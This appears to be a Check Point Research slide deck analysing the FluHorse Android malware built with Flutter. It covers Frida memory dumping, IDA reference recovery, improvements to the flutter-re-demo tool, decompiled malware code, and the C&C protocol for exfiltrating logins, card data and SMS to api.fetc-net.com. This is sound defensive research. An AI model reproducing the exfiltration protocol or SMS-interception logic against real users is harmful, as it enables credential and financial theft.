    "relative_base": "_kDartIsolateSnapshotInstructions"
},
```

Dumping memory

```
$frida -U -f com.example.sms_flutter -l dump_flutter_memory.js --no-pause
     ____
    / _  |   Frida 15.2.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to SM G980F (id=RF8N913MCVV)
Spawning `com.example.sms_flutter`...
Spawned `com.example.sms_flutter`. Resuming main thread!
SM G980F::com.example.sms_flutter ]->

lib_name: libandroid.so
lib_name: libapp.so
Hooking libapp: 0x71ed045000
addr: 0x71ed31ede8
instruction: b.eq #0x71ed31edf0
lib_name: libapp.so
lib_name: libapp.so
lib_name: libapp.so
lib_name: libc.so
SharedPreferences::getInstance()
 X27: 0x70004c1380
Dumping 161 memory into /data/data/com.example.sms_flutter/0x7000000000
Dumping 162 memory into /data/data/com.example.sms_flutter/0x7000080000
Dumping 163 memory into /data/data/com.example.sms_flutter/0x7000180000
Dumping 164 memory into /data/data/com.example.sms_flutter/0x7000680000
Dumping 165 memory into /data/data/com.example.sms_flutter/0x7000780000
Process terminated
```

Memory

flutter_ro	0000006F00000000	0000006F00080000
flutter_rw	0000006F00080000	0000006F00780000
LOAD	00000070FD2A1000	00000070FD2A11B0
.rodata	00000070FD2A11B0	00000070FD444D60
.eh_frame	00000070FD444D60	00000070FD444DA8
LOAD	00000070FD444DA8	00000070FD444EF8

Symbols

```
Function name
dart
  _http
    HttpClientResponseCompressionState__toString
    HttpClient__HttpClient.
    HttpClient__findProxyFromEnvironment
    HttpClient__set__enableTimelineLogging
    HttpDate__parseCookieDate 13463476
```

Object Pool

```
p_do17_6f000134b0 DCQ do17_6f000134b0.size_tag
                                        ; DATA XREF: sub_70FD446410+54↓
                                        ; sub_70FD4512F4+8C↓r ...
p_do17_6f00015930 DCQ do17_6f00015930.size_tag
                                        ; DATA XREF: .text:00000070FD44
                                        ; sub_70FD445C14+698↓r ...
p_do29_6f000082c0 DCQ do29_6f000082c0.size_tag
                                        ; DATA XREF: sub_70FD445334+B8↓
```

Searching for references

```
ds1_https___api.fetc_net.com DCB 0x3A                ; is_canonical_and_gc
                                                     ; DATA XREF: flutter_rw:p_ds1_https___api.fet
                 DCB 3                               ; size_tag
                 DCW 0x55                            ; cid
                 DCD 0x27CAEEDA                      ; padding
                 DCQ 0x30                            ; s_len
                 DCB "https://api.fetc-net.com"; s
```

xrefs to ds1_https__api.fetc_net.com

Direction	Type	Address	Text
Do...	o	flutter_rw:p_ds1_http...	DCQ ds1_https___api.fetc_net.com.size_tag

```
p_ds1_https___api.fetc_net.com DCQ ds1_https___api.
p_ds1__addcontent DCQ ds1__addcontent.size_tag
```


Warning

There are no xrefs to p_ds1_https__api.fetc_net.com

OK Help

No references of interest found using flutter-re-demo

Flutter-re-demo



How flutter-re-demo works

Searching for references

```
LOAD_X27_PATTERN = "\[X27,#0x(\S*)\]"
RE_LOAD_X27_PATTERN = re.compile(LOAD_X27_PATTERN)


# ADD             <reg_tmp>, X27, #0x<index_high>,LSL#<index_high_shift>
ADD_X27_PATTERN = "ADD             (\S*), X27, #0x(\S*),LSL#(\S*)"
RE_ADD_X27_PATTERN = re.compile(ADD_X27_PATTERN)
# LDR             <reg_dst>, [<reg_tmp>,#0x<index_low>]
LDR_AFTER_ADD_PATTERN = "LDR             (\S*), \[(\S*),#0x(\S*)\]"
RE_LDR_AFTER_ADD_PATTERN = re.compile(LDR_AFTER_ADD_PATTERN)


def get_dart_object_index_pattern_1(addr):
    # LDR <reg_dst>, [X27,#0x<index>]
    if idc.print_insn_mnem(addr) != "LDR":
        return None
    match_info = RE_LOAD_X27_PATTERN.match(idc.print_operand(addr, 1))
    if not match_info:
        return None
    obj_index = int(match_info.group(1), 16)
    return obj_index
```

How Dart accesses global objects

Searching for references

instructions_arm64.cc

```
uword InstructionPattern::DecodeLoadWordFromPool(uword end,
                                                 Register* reg,
                                                 intptr_t* index) {

  // 1. ldr dst, [pp, offset]
  // or
  // 2. add dst, pp, #offset_hi12
  //    ldr dst [dst, #offset_lo12]
  // or
  // 3. movz dst, low_offset, 0
  //    movk dst, hi_offset, 1 (optional)
  //    ldr dst, [pp, dst]
  uword start = end - Instr::kInstrSize;
  Instr* instr = Instr::At(start);
  intptr_t offset = 0;
```

constants_arm64.h

```
// Register aliases.
const Register TMP = R16;  // Used as scratch register by assembler.
const Register TMP2 = R17;
const Register PP = R27;  // Caches object pool pointer in generated code.
const Register DISPATCH_TABLE_REG = R21;  // Dispatch table register.
const Register CODE_REG = R24;
// Set when calling Dart functions in JIT mode, used by LazyCompileStub.
const Register FUNCTION_REG = R0;
const Register FPREG = FP;          // Frame pointer register.
const Register SPREG = R15;         // Stack pointer register.
const Register IC_DATA_REG = R5;    // ICData/MegamorphicCache register.
const Register ARGS_DESC_REG = R4;  // Arguments descriptor register.
const Register THR = R26;           // Caches current thread in generated code.
const Register CALLEE_SAVED_TEMP = R19;
const Register CALLEE_SAVED_TEMP2 = R20;
const Register HEAP_BITS = R28;  // write_barrier_mask << 32 | heap_base >> 32
const Register NULL_REG = R22;   // Caches NullObject() value.
```

How Dart access global objects

Searching for references

```
MOV     X2, X1
ADD     X1, X27, #0x19,LSL#12 ; reference to Dart object
LDR     X1, [X1,#0xD50]
BL      sub_70FD6F4FE0
LDUR    X16, [X29,#-8]
```

but

```
ADD     X8, X27, #8,LSL#12
LDR     X8, [X8,#0x518]
```

Not all usage of Object Pool marked as reference

Searching for references

Supported

```
ADD      X17, X27, #0x18,LSL#12
LDR      X17, [X17,#0xA58]
```

```
LDR      X24, [X27,#0x20]
```

Not supported

```
ADD      X16, X27, #0x750
LDP      X5, X30, [X16]
```

```
ADD      X16, X27, #7,LSL#12
ADD      X16, X16, #0x7D0
LDP      X5, X30, [X16]
```

```
ADD      X16, X27, #0xE,LSL#12
LDP      X5, X30, [X16,#0x1E0]
```

Several constructions are not supported

Searching for references

```
- LOAD_X27_PATTERN = "\[X27,#0x(\S*)\]"
+ LOAD_X27_PATTERN = r"\[X27,#0x(\S*)\]"
  RE_LOAD_X27_PATTERN = re.compile(LOAD_X27_PATTERN)


  # ADD              <reg_tmp>, X27, #0x<index_high>,LSL#<index_high_shift>
- ADD_X27_PATTERN = "ADD              (\S*), X27, #0x(\S*),LSL#(\S*)"
+ ADD_X27_PATTERN = r"ADD              (\S*), X27, #(\S*),LSL#(\d+)"
  RE_ADD_X27_PATTERN = re.compile(ADD_X27_PATTERN)
  # LDR              <reg_dst>, [<reg_tmp>,#0x<index_low>]
- LDR_AFTER_ADD_PATTERN = "LDR              (\S*), \[(\S*),#0x(\S*)\]"
+ LDR_AFTER_ADD_PATTERN = r"LDR              (\S*), \[(\S*),#0x(\S*)\]"
  RE_LDR_AFTER_ADD_PATTERN = re.compile(LDR_AFTER_ADD_PATTERN)

+ LDR_AFTER_ADD_PATTERN2 = r"LDR              (\S*), \[(\S*)\]"
+ RE_LDR_AFTER_ADD_PATTERN2 = re.compile(LDR_AFTER_ADD_PATTERN2)
```

```
if not add_match_info:
    return None
disasm_line = idc.generate_disasm_line(idc.next_head(addr), 0)
ldr_match_info = RE_LDR_AFTER_ADD_PATTERN.match(disasm_line)
if not ldr_match_info:

if ldr_match_info := RE_LDR_AFTER_ADD_PATTERN.match(disasm_line):
    dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), ldr_m
elif ldr_match_info := RE_LDR_AFTER_ADD_PATTERN2.match(disasm_line):
    dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), "0"
else:
    return None

tmp_reg, index_high, index_shift = add_match_info.group(1), add_match_info.group(2), add_ma
dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), ldr_match
if tmp_reg != tmp_reg_2:
    return None
index_high = int(index_high, 16)
```

Explanation on how we add support of new constructions

Searching for references

```
tter_rw:0000006F00191820 ds1_https___api.fetc_net.com DCB 0x3A
tter_rw:0000006F00191820                                      ; DATA XR
tter_rw:0000006F00191820                                      ; sub_70F
tter_rw:0000006F00191821                 DCB 3                ; size_ta
tter_rw:0000006F00191822                 DCW 0x55             ; cid
tter_rw:0000006F00191824                 DCD 0x27CAEEDA       ; padding
tter_rw:0000006F00191828                 DCQ 0x30             ; s_len
tter_rw:0000006F00191830                 DCB "https://api.fetc-net.com"; s
```

xrefs to ds1_https___api.fetc_net.com

Direction	Type	Address	Text
Do…	o	flutter_rw:p_ds1_https___api.fetc_ne…	DCQ ds1_https___api.f
Do…	r	cnc_addcontent3_70FD611C0C+D8	LDR X16,
Do…	r	sub_70FD61EBC4+DC	LDR X16,
Do…	r	sub_70FD61EECC+D8	LDR X16,

After modifying the tool, we got references of interest

Unfolding the malware logic

```
v51 = StringBase(v19, v18, v20, v21);     // "https://api.fetc-net.com" "/addcontent3"
v24 = Uri::parse(v51, v22, v23);
v25 = v54;
v53 = v24;
*(_DWORD *)(v54 + 15) = v24;
if ( (*(unsigned __int8 *)(v24 - 1) & ((unsigned __int64)*(unsigned __int8 *)(v25 - 1) >> 2) & HIDWORD(v7)) != 0 )
  sub_70FD6F4AE4(v24, v25);
v26 = v56;
*(_DWORD *)(v56 + 15) = 2;
v27 = v25;
*(_DWORD *)(v26 + 47) = v25;
if ( (*(unsigned __int8 *)(v25 - 1) & ((unsigned __int64)*(unsigned __int8 *)(v26 - 1) >> 2) & HIDWORD(v7)) != 0 )
  v27 = sub_70FD6F4B44(v25, v25);
v28 = sub_70FD6F5D44(v27, v5, 4LL);
*(_DWORD *)(v28 + 15) = (_DWORD)p_ds1_content_type;// "content-type"
*(_DWORD *)(v28 + 19) = (_DWORD)p_ds1_application_x_www_form_url;// "application/x-www-form-urlencoded"
v54 = Map::Map__fromLiteral(v28, v29, v30, v31);
v32 = sub_70FD6F5D44(v54, v5, 8LL);
*(_DWORD *)(v32 + 15) = (_DWORD)p_ds1_ids;// "ids"
v33 = v56;
*(_DWORD *)(v32 + 19) = *(_DWORD *)(v56 + 27);
*(_DWORD *)(v32 + 23) = (_DWORD)p_ds1_c4; // "c4"
v34 = *(unsigned int *)(v33 + 31) + (v7 << 32);
*(_DWORD *)(v32 + 27) = *(_DWORD *)(v33 + 31);
v36 = Map::Map__fromLiteral(v32, v33, v34, v35);
v44 = HTTP_POST_70FD61C56C(v36, v37, v38, v39, v40, v41, v42, v43, v54, v36, v53);
awaitHelper(v44, v56, *(unsigned int *)(v56 + 39) + (v7 << 32), *(unsigned int *)(v56 + 43) + (v7 << 32), v45);
return v5;
```

command

fields

Inspecting references, we found protocol commands

Full protocol description

Endpoint	Description	Method	Fields
/addcontent	Exfiltrates victim's credentials	POST	c1 – user login c2 – user password
/addcontent2	Exfiltrates victim's credit card data	POST	ids – always empty c3 – card number c33 – expiration date c333 – CVC
/addcontent3	Exfiltrates intercepted SMS messages	POST	ids – always empty c4 – SMS message

Example of a request to C&C server

```
POST /addcontent3

user-agent: Dart/2.16 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
accept-encoding: gzip
content-length: 12

Body: ids=&c4=7597
```

SMS text: 7597

As captured in real-time

Symbols from reFlutter

```
v54 = *(unsigned int *)(a10 + 19) + (v12 << 32);
_70FD6F4FE0 = function_create_70FD6F4FE0(a10, (__int64)p_do7_6f0040cbc0, v13);
ChangeNotifier::addListener(_70FD6F4FE0, v15);
v54 = *(unsigned int *)(a10 + 23) + (v12 << 32);
v16 = function_create_70FD6F4FE0(a10, (__int64)p_LoginApi_postSms_caller_6f0040cb40_0, v53);
v19 = Telephony::listenIncomingSms(v16, v17, v18);
v54 = sub_70FD611864(v19);
v22 = ((__int64 (__fastcall *)(__int64, __int64, __int64))Image::Image_asset)(v54, v20, v21);
v52 = (unsigned int)int::parse(v22) | 0xFF000000LL;
v53 = sub_70FD4CEE74();
*(_QWORD *)(v53 + 7) = (unsigned int)v52;
```

No symbols

```
v16 = sub_453FE0(v14, v4[9841], v15);
v17 = *(_QWORD *)(v8 - 8);
*(_QWORD *)(v18 - 16) = v4[9842];
*(_QWORD *)(v18 - 8) = v17;
*(_QWORD *)(v18 - 24) = v16;
v19 = sub_37FC60(v16);
v20 = sub_370864(v19);
*(_QWORD *)(v8 - 8) = v20;
*(_QWORD *)(v21 - 16) = v4[4416];
*(_QWORD *)(v21 - 8) = v20;
*(_QWORD *)(v21 - 24) = v4[4417];
```

We also found a code responsible for SMS listening

Open-source contribution

Some improvements on code analysis and usability. #4

Open chkp-alexandrsh wants to merge 1 commit into `Guardsquare:main` from `chkp-alexandrsh:some_improvements`

Conversation 1 | Commits 1 | Checks 0 | Files changed 8

chkp-alexandrsh commented on May 2

While analyzing some malware sample we weren't able to find all references we need. After digging through source code of **flutter-re-demo** scripts we found way to improve parsing of assembler code and to increase usability, a little bit.

Here is full list of proposed changes:
Add: parsing of some previously unsupported assembler constructions of accessing Dart objects through *X27* (aarch64 only)
Add: saving of key information during dynamic analysis and using saved information by IDA scripts (file *dump_info.json*)
Cng: one field for unknown Dart object struct is set to offset, it could bring more references

5

`Add: parsing of some previously unsupported assembler constructions o…` e2d2203

Djonesr1 approved these changes on May 11 View reviewed changes

Djonesr1 left a comment

Djonesr

1

Flutter-re-demo project

Open-source contribution summary

Added parsing of some previously unsupported constructions for accessing Dart objects

---

Added saving of the key information during dynamic analysis and using this information in IDA scripts

Research summary

Several Eastern Asian applications with 100k+ installs mimicked

Emails of high-profile entities among targets

Cross-platform open-source framework used for development

Tricky to analyze, internal runtime is used

No detects in VT within months

Enhancements to open-source analysis tool proposed

Big thanks to our colleagues!

Sam Handelmann

Ohad Mana

CHECK POINT™

cp<r>

CHECK POINT RESEARCH

Need more information ?

Google for
“Asian Assault FluHorse”

or

Google for
“flutter-re-demo”

or

Thank you for the attention!

CHECK POINT™

Contact us:
alexandrsh@checkpoint.com
ramanl@checkpoint.com

cp<r>
CHECK POINT RESEARCH